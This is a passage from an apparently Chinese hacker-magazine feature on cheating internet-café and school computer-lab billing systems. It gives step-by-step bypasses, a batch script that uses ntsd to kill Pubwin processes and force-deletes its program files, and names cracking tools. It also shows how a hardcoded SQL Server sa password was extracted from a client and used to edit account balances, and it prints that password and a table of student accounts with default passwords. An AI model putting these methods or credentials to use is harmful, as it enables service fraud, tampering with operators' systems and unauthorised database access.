U 盘现在很便宜了，估计大家都有了，上网吧可别忘了带哦，因为它还能让我们免费上网呢。当插入 U 盘时，系统提示要安装相应的驱动程序，选择手动安装方式，通过查找驱动位置的浏览窗口，调用EXPLORER.EXE进程，桌面就显示出来了，这个时候计费系统就形同虚设了。

点评：Win98 没有内置的USB设备的驱动程序，因此才可以轻松的破解。

3.碧玉刀——三键客

CTRL+ALT+DEL组合键

测试环境：Winxp SP2

计费系统在系统启动后加载，自动担任起向上网者收费的重任，所以在计费系统加载前，用CTRL+ALT+DEL组合键调出任务管理器，发现相对应进程，然后杀掉进程，只要时间把握的好，破解这个还是十分简单的。不过大部分网管软件会把任务管理器功能给关闭，你可以在百度里搜"任务管理器解禁"，一搜就全出来了。这里我贡献个不错的软件——网吧辅助工具V4，有了它，什么任务管理器，硬件管理器，破起来轻轻松松。首先点"限制恢复"里的"恢复所有限制并立即生效"，如图1。接下来，再点"系统工具"里的"程序管理器"，如图2。这样程序管理器就让我们给救活了。




图 1



图 2

4.拳头——干掉进程

BE.EXE(NORTON UTILITIES 8.02 中一个文件，可以产生一个系统延时。)

表演测试：

将计费系统的相关进程杀掉是最常用也是很有效的手段，无论是本地还是远程，这个都十分必要。

找出计费系统的相关进程，用合法的帐户登录计费系统，打开DOS窗口，输入TASKLIST查看当前进程。分析得知，PUBWIN.EXE为计费进程，RUN.EXE为监视进程，RECLOCK.EXE为界面锁定和权限限制进程，尝试用TSKILL命令终止其中任一进程，发现均提示找不到该进程，看来只好请NTSD出山了。

在计费系统中，一旦客户用帐号登录上机，服务端就会将该帐号转为计费状态，即使客户机重启或终止计费进程，只要客户不执行下机命令，在服务端该帐号就始终处在计费状态，因此要在下机后再执行相关命令，就要编写个批处理文件在后台运行，为了争取下机所需要的时间，要用到BE.EXE，将它放到要创建的批处理文件同一目录，打开记事本，输入下面内容（// 中为标注，不必输入）。

```
BE delay 300    /让系统延时30秒，30秒后继续执行下面的内容/
ntsd -c q -p PID1    / 利用NTSD 杀计费系统进程，PID1 为进程 RUNDIL.EXE的ID/
ntsd -c q -p PID2    /PID2为进程RECLOCK.EXE的ID/
ntsd -c q -p PID3    /PID3为进程RECLOCK.EXE的ID/
cd C:\PROGRAM FILES\HINTSOFT\PUBCLT    /进入pubwin运行文件目录，此处以Pubwin的默认安装目录为例/
del/f/s/q*.*    /删除与计费系统相关的全部运行文件/
del C:\WINDOWS\system32\RUNDIL.exe
```

保存该文件并命名C.bat，运行C.bat，然后帐号注销下机，静静的等待30秒，计费系统被无情的杀掉了，虽然任务栏无法显示，但并不影响使用。

5.离别钩——专杀工具

专杀工具的发明是应了一物降一物的规律，它们可以解除各种限制，更厉害的是可以终止计费系统。目前的专杀工具有PUBWIN4幽灵，美萍安全卫士破解器，万象网管专家破解器等等。

这里给大家介绍个工具——Pubwin4幽灵，对付航母级的PUBWIN的十分管用，如图3。点"清除计费软件"，这样就不会计费了，但是唯一不好的是清除后总是提示我，说这个是违法的行为，很烦，如图4，其它的一些专杀工具就请大家自己动手实践下吧！




图 3




图 4

6. 多情环——输入法漏洞

把输入法选中为智能 ABC 状态，这个时候在网吧管理软件登录窗口，找个可以输入文字的地方，把光标移向那个地方，首先输入 v，再向上按下左箭头（移动任何一个方向键都可以），再按删除键，回车，后退键（有时要按二次后退键），然后会造成当前窗口进程死掉。关掉，重新来，就不计费了。一般系统只要这个 BUG 不被管理员处理掉，很多都是可以破的，不管是什么网吧管理软件。

7. 孔雀翎——美萍自带序列号漏洞

在 X 档案 7 月的"破解美萍新招"里介绍过，这里就不详细说了。

几款利器的介绍，相信菜鸟们在网络的江湖中定会有所收获，因为现在的大部分网吧管理员安全意识还是很差。好了，心动不如行动，我就不多说了，要不都说我像唐僧了，最后提醒下即使你可以轻松的免费上网了，也必须悠着点，时间久了，很容易被网管怀疑。

（本章中涉及到的程序 BE.EXE、网吧辅助工具 V4、Pubwin4 幽灵已经收录在本期光盘中）

记学院机房收费系统

黑侠

现在许多学校里都有自己的机房收费系统，同样我们学校也有自己的一套收费系统，听说还是我们学校的老师编的呢，那么我想应该会存在一些漏洞吧！


废话不多说了切入正题吧，我们学院采用 SQLserver 数据库，如果有数据库的用户名和密码那么不就可以直接进入服务器加钱了吗（爽哦，偷笑中……），我们怎么样才能知道 SQL 服务器的用户名和密码呢？事先，我已经拿到了连接 SQL 服务器的客户端，打开一看原来是用 VB 编的，密码有可能是明文的哦，于是我用 winhex 打开软件，看看能否找到 SQL 的用户名和密码，看来我的运气不错，还是 sa 权限的哦！如图 1，可以看到，主机名：SQL，用户名：sa，密码：adminsql。

```
........................Frmmain100..Module1.MDIFrmmain..frmgsbf.攸
frmzhtj.frmLogin....Frmcz...Frmsrcx.frmzhcx.Frm上机明细.Form1...
Frmmain.工程1...?..P.r.o.v.i.d.e.r.=.S.Q.L.O.L.E.D.B...1.;.P.a...
s.s.w.o.r.d.=.a.d.m.i.n.s.q.l.;.P.e.r.s.i.s.t. .S.e.c.u.r.i.t.y.攸
.I.n.f.o.=.T.r.u.e.;.U.s.e.r. .I.D.=.s.a.;.I.n.i.t.i.a.l. .C.a.
t.a.l.o.g.=.j.x.v.t.c.;.D.a.t.a. .S.o.u.r.c.e.=.S.Q.L...Command6..
```

①


既然是用 SQLserver 做的服务器，那么就可以用 SQLserver2000 去连接数据库，于是我去网上下载了一个 SQL server2000，打开 SQLserver2000 下的"企业管理器"，在控制台根目录的 SQL server 组下注册一个 SQL server 服务器，选择"系统管理员给我分配的 SQL 登入的信息"，点击"下一步"，然后填入用户名和密码，如图 2。

再点"下一步"，注册成功！双击，连接 SQL 服务器，连接成功，如图 3。



③


然后就是找收费记录的数据表了，在经过我的反复寻找中，终于在一个不起眼的地方让我给找到了啊，如图 4。



④

打开数据表，呵呵看到了吧，如图 5，好多的用户啊，并且我们还可以直接在上面更改数据，你想加多少钱就改多少，不过我想还是不要加太多的好，否则引起网管的注意那样就不好了哦！

好了，文章就写到这吧，注意该文只适用于数据库使用 SQLServer 的主机，如有什么不妥的地方，望高手指出。



②

帐号	密码	帐户余额	帐户消费额	性质
20042183	88888888	-1.18	22.69	学生
20030005	88888888	-1.29	19.02	学生
20030006	88888888	1.32	29.88	学生
20030007	88888888	1.61	60.35	学生
20030008	88888888	-3.65	20.08	学生
20030009	88888888	-2.22	11	学生
20030010	88888888	-.02	9.16	学生
20030011	88888888	1.71	26.9	学生
20030012	88888888	.86	116.35	学生
20030013	88888888	-.92	31.16	学生
20030014	88888888	2.99	43.87	学生
20030015	88888888	.73	10.44	学生
20030016	88888888	1.77	13.71	学生

⑤


剑走偏锋

——再BT的系统也搞定


Hacksky

